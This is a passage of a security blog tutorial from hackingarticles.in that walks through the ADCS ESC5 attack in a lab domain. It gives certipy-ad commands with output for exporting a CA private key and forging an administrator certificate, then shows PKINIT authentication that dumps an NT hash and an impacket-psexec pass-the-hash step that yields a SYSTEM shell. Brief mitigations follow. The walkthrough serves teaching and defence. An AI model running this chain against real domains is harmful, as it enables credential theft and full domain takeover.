
ADCS ESC5: Vulnerable PKI Object Access Control

hackingarticles.in/ad-cs-esc5-vulnerable-pki-object-access-control

Raj May 11, 2025



ESC5 is a high-risk **certificate attack** targeting **Active Directory Certificate Services (ADCS)**. This **ADCS attack** exploits insecure access to the **Certificate Authority (CA)**'s private key. When attackers gain local admin access on the CA server, they can export the private key. This allows them to forge valid certificates for any AD account, including Domain Admins. This certificate attack allows adversaries to authenticate via Kerberos PKINIT, enabling lateral movement across the network without needing passwords or hashes. The **ESC5 ADCS** attack highlights the importance of securing the CA private key to prevent this severe vulnerability.

Table of Content

Overview of the ESC5 Attack

ESC5 is an attack against **Active Directory Certificate Services (ADCS)** where an attacker with **local admin access on the CA server** extracts the **CA's private key**. With it, they can forge certificates for any user (including **Domain Admins**). This allows them to authenticate via **Kerberos PKINIT**, gaining full domain access without needing passwords or **hashes**.

It's stealthy, powerful, and exploits trust in the CA's signing key by leveraging the inherent trust Active Directory places in the Certificate Authority's (CA) signing key.

Here are the key requirements that make ESC5 possible:

- **Local Admin Access on the CA Server** → The attacker needs local admin rights on the CA server to extract the private key.
- **Unprotected CA Private Key** → The CA's private key must be poorly protected, allowing attackers to steal it.
- **No Certificate Revocation or Long Validity** → If certificates are issued with long validity and no revocation, attackers can maintain persistent access.
- **Trust in CA's Signed Certificates** → Active Directory trusts any certificate signed by the CA, enabling attackers to forge valid certificates for any AD account, including Domain Admins.

ESC5 Attack Mechanism

- **Compromise Local Admin Access on CA Server** → The attacker gains local admin privileges on the Certificate Authority server, often through lateral movement or misconfigured groups.
- **Export the CA's Certificate and Private Key** → Using tools like Certipy-AD, the attacker exports the CA's certificate and private key into a .pfx file.
- **Forge a Certificate for a Privileged User** → With the private key, the attacker forges a certificate for a privileged user (e.g., admininstrator@ignite.local), which is accepted by Active Directory.
- **Authenticate with the Forged Certificate (PKINIT)** → The attacker uses the forged certificate to authenticate via Kerberos PKINIT, impersonating the target and obtaining a TGT.
- **Lateral Movement and Domain Control** → Using the TGT, the attacker escalates privileges and moves laterally across the network, often reaching Domain Admin access.

Vulnerable PKI Object Access Control Structure

The success of an ESC5 attack depends on specific weaknesses in the PKI setup:

- **CA Server Permissions → If local admin access is possible, the attacker can extract the CA's private key.**

- **Private Key Protection → Weak protections (or none at all) on the CA key allow unauthorized export and misuse.**
- **→ AD inherently trusts certificates issued by the CA— even if they were forged.**
- **Kerberos with PKINIT → Allows login using certificates, enabling silent impersonation of privileged users.**

Note: These misconfigurations enable a local admin on the CA server to bypass Active Directory permissions, allowing them to impersonate any user in the domain instantly.

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux is packed with tools
- Tools: Impacket-psexec, certipy-ad

If you're reading this, we assume you're already familiar with ADCS attack paths and lab deployment. You likely know how to:

- Enumerate certificate templates using tools like Certipy or Metasploit
- Understand the significance of template settings such as ENROLLEE_SUPPLIES_SUBJECT and Client Authentication
- Navigate the structure and hierarchy of CAs and templates within Active Directory

Instead of revisiting lab setup, this post dives directly into exploiting a high-impact misconfiguration the ESC5 attack path. Unlike attacks that target template permissions – **ESC4**, ESC5 focuses on exploiting insecure access to the CA's private key.

Enumeration & Exploitation

Add/Verify Local Admin Access on the CA Server

To access the CA's private key, we need local admin rights on the CA server. This allows us to interact with the CA service, request backups, or inspect certificate stores.

A common misconfiguration is improperly adding users to the local Administrators group.

Use these commands to check or add a user like "raj":

```
C:\Users\Administrator>net localgroup Administrators "ignite\raj" /add
The command completed successfully.


C:\Users\Administrator>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
administrator
Domain Admins
Enterprise Admins
hulk
raj
The command completed successfully.


C:\Users\Administrator>
```

Verify if “raj” is in the Administrators group; it could grant unauthorized access to the CA server, facilitating an ESC5 attack.

ESC5 Attack Using Certipy

Let’s start with backing up the CA certificate and private key. The CA’s private key is critical for digitally signing issued certificates. If we gain access to it, we can forge certificates for any user or machine, and Active Directory will trust them.

To back up the CA certificate and private key, run the following command:

local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -backup -u raj@ignite.local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'ignite-DC-CA.pfx'
[*] Cleaning up
```

This command exports the CA certificate and private key into a file named ignite-DC-CA.pfx.

With access to the CA’s private key, we can forge certificates for any UPN (e.g., administrator@ignite.local), effectively bypassing Active Directory’s permission controls.

Using the private key, we can run the following command to forge a certificate for a specific user:

certipy-ad forge -ca-pfx 'ignite-DC-CA.pfx' -upn administrator@ignite.local

```
┌──(root㉿kali)-[~]
└─# certipy-ad forge -ca-pfx 'ignite-DC-CA.pfx' -upn administrator@ignite.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
```

This creates a valid, signed certificate (administrator_forged.pfx), allowing us to impersonate the targeted user, such as a Domain Admin, and gain unauthorized access to resources.

AD supports PKINIT, which enables Kerberos authentication using certificates. With the forged certificate, we can request a TGT as administrator@ignite.local, gaining access to domain resources.

certipy-ad auth -pfx administrator_forged.pfx -dc-ip 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator_forged.pfx -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

This command dumps the NTLM hashes in the session, allowing us to authenticate as the targeted user.

Post Exploitation

Lateral Movement & Privilege Escalation using impacket-psexec

With Domain Admin access, use Impacket's psexec to spawn a SYSTEM shell on remote machines via SMB.

Run the command

impacket-psexec ignite.local/administrator@ignite.local -hashes :32196b56ffe6f45e294117b91a83bf38

```
┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/administrator@ignite.local -hashes :32196b56ffe6f45e294117b91a83bf38
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file XXjgOlXc.exe
[*] Opening SVCManager on ignite.local.....
[*] Creating service xfSi on ignite.local.....
[*] Starting service xfSi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We gain Domain Admin access by backing up the CA's private key through local admin rights on the CA server. We then forge a certificate for administrator@example.local, authenticate using **PKINIT**, and request a TGT.

Using Impacket, we successfully obtained a SYSTEM shell on the Domain Controller, confirming full domain compromise.

Mitigation

- **CA Access** → Remove unnecessary local admins from CA servers
- **Template** → Security Disable ENROLLEE_SUPPLIES_SUBJECT & unnecessary EKUs
- **Auditing** → Use Certipy & ADCSaudit regularly
- **Monitoring** → Watch for certificate logons & SAN-based auth anomalies

Author: MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**